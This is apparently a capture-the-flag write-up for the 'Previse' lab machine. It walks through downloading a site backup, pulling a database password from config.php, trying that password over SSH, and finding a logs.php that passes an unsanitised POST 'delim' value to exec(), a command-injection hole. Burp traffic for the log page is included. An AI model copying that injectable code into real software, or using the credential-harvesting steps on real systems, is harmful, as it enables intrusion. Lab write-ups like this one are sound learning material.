
Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Usernames and passwords must be between 5 and 32 characters!

I go back to the login page and insert my credentials based on what I created before.




Previse File Storage

Login

admin

•••••

I managed to login.




Previse File Hosting

Previse File Hosting Service Management.

Don't have an account? Create one!

I go to the files page and download the SITEBACKUP.ZIP file



Files


Upload files below, uploaded files in table below

Uploaded Files

| # | NAME | SIZE | USER | DATE | DELETE |
|---|---|---|---|---|---|
| 1 | SITEBACKUP.ZIP | 9948 | newguy | 2021-06-12 11:14:34 | DELETE |


CREATED BY M4LWHERE

Next, I unzip the file and see the content if there is any interesting, which is supposed to have at least something like credentials. I opened the *config.php* and managed to get the credentials.




```
┌──(kali㉿kali)-[~/Desktop/previse/siteBackup]
└─$ ls
accounts.php  download.php   files.php   header.php  login.php   logs.php  status.php
config.php    file_logs.php  footer.php  index.php   logout.php  nav.php

┌──(kali㉿kali)-[~/Desktop/previse/siteBackup]
└─$ cat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>

┌──(kali㉿kali)-[~/Desktop/previse/siteBackup]
└─$ 
```

I tried to randomly ssh based on the credentials but permission denied. Sad :(




```
┌──(kali㉿kali)-[~]
└─$ ssh root@10.129.189.247
The authenticity of host '10.129.189.247 (10.129.189.247)' can't be established.
ECDSA key fingerprint is SHA256:rr7ooHUgwdLomHhLfZXMaTHltfiWVR7FJAe2R7Yp5LQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.189.247' (ECDSA) to the list of known hosts.
root@10.129.189.247's password: 
Permission denied, please try again.
root@10.129.189.247's password: 
```

Next, I opened the *logs.php* and it displayed that the developer used python instead of PHP when involving with the delimiter.



```
┌──(kali㉿kali)-[~/Desktop/previse/siteBackup]
└─$ cat logs.php
<?php
session_start();
if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}
?>

<?php
if (!$_SERVER['REQUEST_METHOD'] == 'POST') {
    header('Location: login.php');
    exit;
}

/////////////////////////////////////////////////////////////////////////////////////
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
/////////////////////////////////////////////////////////////////////////////////////

$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
echo $output;

$filepath = "/var/www/out.log";
$filename = "out.log";

if(file_exists($filepath)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($filepath).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($filepath));
    ob_clean(); // Discard data in the output buffer
    flush(); // Flush system headers
    readfile($filepath);
    die();
} else {
    http_response_code(404);
    die();
}
?>
```

Add ons :




DEFINITION

# delimiter

By TechTarget Contributor

In computer programming, a delimiter is a character that identifies the beginning or the end of a character string (a contiguous sequence of characters). The delimiting character is not part of the character string. In command syntax, a space or a backslash () or a forward slash (/) is often a delimiter, depending on the rules of the command language. The program interpreting the character string knows what the delimiters are.




What are the different types of delimiters?

A delimiter is one or more characters that separate text strings. Common delimiters are **commas (,), semicolon (;), quotes ( ", ' ), braces ({}), pipes (|), or slashes ( / \ )**.

10 Jul 2019

I found out that there is a Log Data page inside the Management Menu. Management Menu > Log Data.




Request Log Data

We take security very seriously, and keep logs of file access actions. We can set delimters for your needs!

Find out which users have been downloading files.


I intercept and send it to repeater. It displays a list of might be the username that can be used later on during ssh.


Burp Suite Community Edition v2021.8 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
1 × ...
Send
Cancel
Target: http://10.129.187.64
HTTP/1
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render \n
INSPECTOR


```
GET /logs.php HTTP/1.1
Host: 10.129.187.64
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=86pohu2u3klk5p2dn22beq7uqe
Connection: close


```

```
HTTP/1.1 200 OK
Date: Wed, 11 Aug 2021 20:19:10 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: 0
Cache-Control: must-revalidate
Pragma: public
Content-Description: File Transfer
Content-Disposition: attachment; filename="out.log"
Content-Length: 509
Connection: close
Content-Type: application/octet-stream

time,user,fileID
1622482496,m4lwhere,4
1622485614,m4lwhere,4
1622486215,m4lwhere,4
1622486218,m4lwhere,1
1622486221,m4lwhere,1
1622678056,m4lwhere,5
1622678059,m4lwhere,6
1622679247,m4lwhere,1
1622680894,m4lwhere,5
1622708567,m4lwhere,4
1622708573,m4lwhere,4
1622708579,m4lwhere,5
1622710159,m4lwhere,4
1622712633,m4lwhere,4
1622715674,m4lwhere,24
1622715842,m4lwhere,23
1623197471,m4lwhere,25
1623200269,m4lwhere,25
1623236411,m4lwhere,23
1623236571,m4lwhere,26
1623238675,m4lwhere,23
1623238684,m4lwhere,23

```

I also noticed that the page will download a .log file. *(Supposed to be one file only but I keep spamming on the page and that shows why I have a lot of the same files)*

